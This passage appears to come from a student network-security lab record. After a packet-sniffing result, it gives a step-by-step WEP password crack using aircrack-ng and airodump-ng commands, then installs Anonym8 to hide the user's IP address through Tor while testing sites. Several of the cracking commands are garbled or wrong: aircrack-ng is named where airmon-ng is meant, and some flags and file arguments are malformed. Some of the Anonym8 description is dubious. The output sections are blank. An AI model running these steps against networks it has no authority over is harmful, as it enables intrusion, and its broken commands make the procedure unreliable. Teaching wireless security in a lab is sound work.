
**Step 2: To capture TCP / UDP /HTTP Packet.**


**Step 3: to Filter TCP / UDP /HTTP Packet.**


**Step4: to inspect the TCP / UDP /HTTP Packet.**


**OUTPUT:**


****




















**RESULT:**

Thus the network traffic packets were captured and inspected using the packet sniffer.

**EXP NO : 6**

**DATE : IMPLEMENT A PROGRAM FOR CRACKING WEP PASSWORD**

**AIM:**

To implement a program for cracking Wired Equivalent Privacy password.

**PROCEDURE:**

**Step 1**

Make sure your wireless card is seen in your Kali Linux system. You can run the **ifconfig** command to look for wireless interfaces. You should see an Ethernet and loopback interface, but we are interested in the interface that starts with a ‘w.’ Likely, the wireless interface you want to use will be **wlan0** unless you have multiple wireless cards.

**Step 2**

Next, we are going to use **aircrack-ng** to put your wireless interface into monitor mode, which will allow it to monitor and capture wireless frames from other devices to facilitate the attack. You will need to run the following command:

* **aircrack-ng start wlan0**

Note that you may have a wireless interface with a different name. If your interface’s name is **wlan1** or it has a different name, append it to the end of the command. Make special note of the output, because it will create a listening interface, likely named **mon0**.

**Step 3**

Then we will start using the dump command to grab packets from other wireless devices, and the software will be able to make calculations and comparisons among the data to break the insecure WEP protocol. Enter the following command:

* **airodump-ng mon0**

**Step 4**

Now it is time to tell your wireless interface to start storing captured wireless data based on the network of your choosing. Remember to plug in three key pieces of information from the previous output into the following command:

* ***airodump-ng –w [ESSID] –c [Channel] –bssid [BSSID] mon0***

More specifically, you will need to plug in the ESSID, the channel number (CH), and the BSSID. By now your wireless interface should be capturing wireless frames, but you are going to need to store them in a local file. You will want to have at least 10,000 packets before you move on to the remaining steps. Use the following command to write your data to a file on your hard drive:

* **airodump-ng mon0 –[file-name]**

**Step 5**


Last but not least, you are going to need to do the most important step of the process by actually using the captured data from the WEP device. Issue the following command:


* **aircrack-ng [file-name].cap**


If all goes according to plan, you should be able to break the WEP system.

**OUTPUT:**









**RESULT:**

Thus the implementation of a program for cracking Wired Equivalent Privacy password executed successfully.

**EXP NO : 7**


**DATE: IMPLEMENT IP MASKING PROCEDURE**

**AIM:**

To implement the concept of IP address masking by using Anonym8.

**DESCRIPTION :**

**Anonym8** is a free and open-source tool for becoming anonymous on the Internet while testing the security of a web browser. Anonym8 uses IP-tables to create a Transparent Proxy through the Tor Network. Anonym8 can move the network of your Kali Linux operating system through the Tor Network. When you run the tool, it starts as a transparent proxy. After initiating Anonym8, you can do all your security testing on the website and become anonymous. This tool can be challenging for people if they want to trace your IP address. This tool uses the techniques of Transparent Proxy through TOR and I2P to change Mac addresses. The user interface is very similar to Metasploitable 1 and Metasploitable 2, which makes it easy to use.



**PROCEDURE:**

**INSTALLATION**

**Step 1:** Open your Kali Linux. Move to your terminal and install the tool using the following command.

**>> git clone https://github.com/HiroshiManRise/anonym8.git**

**>> cd anonym8**

**Step 2:** Now you have to give permission to the tool using the following command.

**>> chmod +x INSTALL.sh**

**Step 3:** To install the tool use the following command.

**INSTALL.sh**

**RUNNING**


1. Now to see the status and to change the IP address use the following command.


**>> anonym8 status\_ip**


1. Before that, first check the original IP address
2. after running the command
3. after running the tool.


You can see that IP address has been changed. Similarly, you can change your IP address while testing any site.


**OUTPUT:**




